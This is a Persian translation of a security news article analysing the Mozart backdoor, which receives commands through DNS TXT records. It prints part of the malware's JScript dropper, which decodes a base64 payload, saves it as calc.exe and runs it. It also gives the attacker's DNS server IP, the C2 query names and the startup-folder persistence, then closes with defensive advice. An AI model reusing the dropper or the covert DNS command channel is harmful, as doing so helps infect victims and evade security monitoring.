

بدافزار جدید Mozart که دستورات را گرفته و ترافیک را با استفاده از DNS پنهان می‌کند.



یک بدافزار درپشتی جدید به نام Mozart با استفاده از پروتکل DNS با مهاجمین از راه دور ارتباط برقرار می‌کند تا از شناسایی شدن توسط نرم‌افزارهای امنیتی و سیستم‌های تشخیص نفوذ، جلوگیری کند.

معمولاً وقتی یک بدافزار برای دریافت دستوراتی که باید اجرا شود با سرور ارتباط می‌گیرد، این کار را با استفاده از پروتکل‌های HTTP/S برای سهولت استفاده و ارتباط انجام می‌دهد.

با این وجود، استفاده از ارتباط HTTP/S برای برقراری ارتباط، اشکالاتی دارد، زیرا نرم‌افزارهای امنیتی معمولاً ترافیک را برای فعالیت‌های مخرب نظارت می‌کنند. در صورت شناسایی توسط نرم‌افزار امنیتی، اتصال و بدافزاری که درخواست HTTP/S را دارد، مسدود می‌کند.

در درپشتی جدید Mozart که توسط MalwareHunterTeam کشف شده است، این بدافزار از DNS برای دریافت دستورالعمل از مهاجمین و جلوگیری از شناسایی شدن، استفاده می‌کند.

استفاده از رکورد DNS TXT برای صدور دستورات

DNS پروتکلی برای تبدیل نام host مانند `www.example.com` به آدرس IP آن (92.25.25.36) است. علاوه بر تبدیل نام‌های میزبان به آدرس IP، پروتکل DNS به شما امکان می‌دهد رکورد TXT که حاوی داده‌های متنی است را نیز جستجو کنید. این ویژگی عموماً برای تأیید مالکیت دامنه برای سرویس‌های آنلاین و سیاست‌های ایمنی ایمیل مانند Sender Policy Framework یا DMARC استفاده می‌شود.

در زیر رکورد TXT برای "hi.bleepingcomputer.com" نشان داده شده است.

```
Command Prompt - nslookup - 1.1.1.1
D:\>nslookup - 1.1.1.1
Default Server: one.one.one.one
Address: 1.1.1.1

> set type=TXT
> hi.bleepingcomputer.com
Server: one.one.one.one
Address: 1.1.1.1

Non-authoritative answer:
hi.bleepingcomputer.com text =

        "Hello. Nice to meet you!"
>
```

مهاجمان Mozart از این رکورد DNS TXT استفاده می کنند تا دستوراتی را که توسط نرم افزارهای مخرب بازیابی شده و بر روی سیستم آلوده اعمال می شوند، ذخیره کنند.

Mozart با استفاده از DNS خراب کاری می کند


اعتقاد بر این است که بدافزار Mozart از طریق ایمیل های فیشینگ که شامل PDF هایی هستند که به یک فایل ZIP که در آدرس [https://masikini\[.\]com/CarlitoRegular\[.\]zip](https://masikini[.]com/CarlitoRegular[.]zip) موجود است، توزیع می شود. این فایل فشرده حاوی یک کد JScript است که هنگام اجرا یک فایل اجرایی رمزگذاری شده base64 که با عنوان %Temp%\calc.exe در رایانه ذخیره شده است را استخراج و اجرا می کند.

```
CarlitoRegular.js - Notepad2
File Edit View Settings ?
35
36 var wsh = new ActiveXObject("wscript.shell");
37 var fs = new ActiveXObject("Scripting.FileSystemObject");
38 var sh = new ActiveXObject("shell.application");
39
40 function save (s, path)
41 {
42 var binString = decode(s);
43 var outStreamW = new ActiveXObject("ADODB.Stream");
44 outStreamW.Type = 2;
45 outStreamW.Open();
46 outStreamW.WriteText(binString);
47 outStreamW.Position = 0;
48 var outStreamA = new ActiveXObject("ADODB.Stream");
49 outStreamA.Type = 2;
50 outStreamA.Charset = "ISO-8859-1";
51 outStreamA.Open();
52 outStreamW.CopyTo(outStreamA);
53 outStreamA.SaveToFile(path, 2);
54 outStreamW.Close();
55 outStreamA.Close();
56 }
57
58
59 var path = wsh.ExpandEnvironmentStrings("%temp%") + '\\calc.exe';
60 if (fs.FileExists(path) == false) { save(code, path); }
61 sh.ShellExecute(path, "", "", "open", 1);
Ln 1: 174 Col 1,674 Sel 0 174 KB ANSI LF INS JavaScript
```

نصب کننده Jscript در بدافزار Mozart

به گفته محقق Vitali Kremez, SentinelLabs که این درپشتی را تجزیه و تحلیل کرده و یافته‌های خود را با BleepingComputer به اشتراک گذاشته است، این بدافزار ابتدا فایل %Temp%\mozart.txt را بررسی می‌کند. اگر این فایل وجود نداشته باشد، آن را با محتوای ۱۲۳۴۵ ایجاد می‌کند و کارهای آماده‌سازی را بر روی رایانه انجام می‌دهد. این آماده‌سازی شامل کپی کردن فایل calc.exe از پوشه %Temp% در یک مسیر که بطور تصادفی نام‌گذاری شده و قرار دادن در مسیر زیر

%AppData%\Microsoft\Windows\Start Menu\Programs\Startup\ folder به منظور اینکه در هر بار وارد شدن قربانی در ویندوز، راه‌اندازی شود.



فایل mozart.txt

طبق گفته‌ی Kremez، بدافزار Mozart با یک سرور hardcoded DNS تحت کنترل مهاجم در 93.188.155.2 ارتباط برقرار خواهد کرد و به دنبال درخواست DNS برای دریافت دستورالعمل یا داده پیکربندی می‌شود:

به عنوان مثال، در آزمایشات BleepingComputer، ما به بات شناسه '۱۱۱' را اختصاص داده‌ایم، که باعث شده Mozart برای موارد: 111.1.getid, 111.1.getupdates, and 111.1.gettasks به جستجوی DNS TXT بپردازد.



```
25 2.555029000 93.188.155.2 [REDACTED] DNS 87 Standard query response 0x1a25 TXT
[Interface: Ethernet0/0/0] Src: 93.188.155.2 (93.188.155.2), Dst: 192.168.20.100 (192.168.20.100)
User Datagram Protocol, Src Port: 53 (53), Dst Port: 55678 (55678)
Domain Name System (response)
  [Request In: 11]
  [Time: 0.194238000 seconds]
  Transaction ID: 0x1a25
  Flags: 0x8400 Standard query response, No error
  Questions: 1
  Answer RRs: 1
  Authority RRs: 0
  Additional RRs: 0
  Queries
    111.1.gettasks: type TXT, class IN
      Name: 111.1.gettasks
      [Name Length: 14]
      [Label Count: 3]
      Type: TXT (Text strings) (16)
      Class: IN (0x0001)
  Answers
    111.1.gettasks: type TXT, class IN
      Name: 111.1.gettasks
      Type: TXT (Text strings) (16)
      Class: IN (0x0001)
      Time to live: 0
      Data length: 1
      TXT Length: 0
      TXT:
```

درخواست DNS gettasks

در هنگام نظارت بر Mozart ، متوجه شدیم که این بدافزار بطور مداوم سؤالات “gettasks” را به سرور DNS مهاجم صادر می کند تا دستوراتی را برای اجرای آن پیدا کند.

اگر پاسخ یادداشت TXT خالی باشد، همانطور که در بالا نشان داده شد، بدان معنی است که هیچ دستوری برای اجرا وجود ندارد و بدافزار تا زمانی که یک وظیفه انجام شود، این بررسی را بارها و بارها ادامه می دهد.

در حال حاضر مشخص نیست چه دستوراتی توسط Mozart به عنوان تست توسط Kremez اجرا می شود و Kremez هیچ پاسخی به درخواستهای DNS نداده است.

ممکن است به این دلیل باشد که ما برای مدت طولانی تست نکردیم و یا اینکه مهاجمان در حال ساخت باتنت خود قبل از انتقال دستورات بوده اند.

مسدود کردن این نوع تهدیدات

توجه به این نکته ضروری است که از قبل بدافزارهایی وجود داشته اند که از DNS برای برقراری ارتباط استفاده می کنند و در پشتی Mozart منحصر به فرد نیست.



در سال ۲۰۱۷، گروه Cisco Talos یک بدافزار به نام DNSMessenger را کشف کرد که برای ارتباطات مخرب نیز از رکورد TXT استفاده می‌کرد. برای مسدود کردن فعالیت Mozart، می‌توانیم بگوییم که درخواست‌های DNS را به 93.188.155.2 مسدود کنید، اما انواع جدید می‌توانند به سادگی آنقدر به سرورهای مختلف DNS سوئیچ کنند و این بازی موش و گربه ادامه پیدا خواهد کرد. در عوض، باید مراقب روش‌های جدید ارتباطات مخرب باشید و اگر نرم‌افزارهای امنیتی و سیستم‌های تشخیص نفوذ شما می‌توانند بر روی DNS TXT نظارت داشته باشند، باید آن را فعال کنید.

منبع:

<https://www.bleepingcomputer.com/news/security/new-mozart-malware-gets-commands-hides-traffic-using-dns/>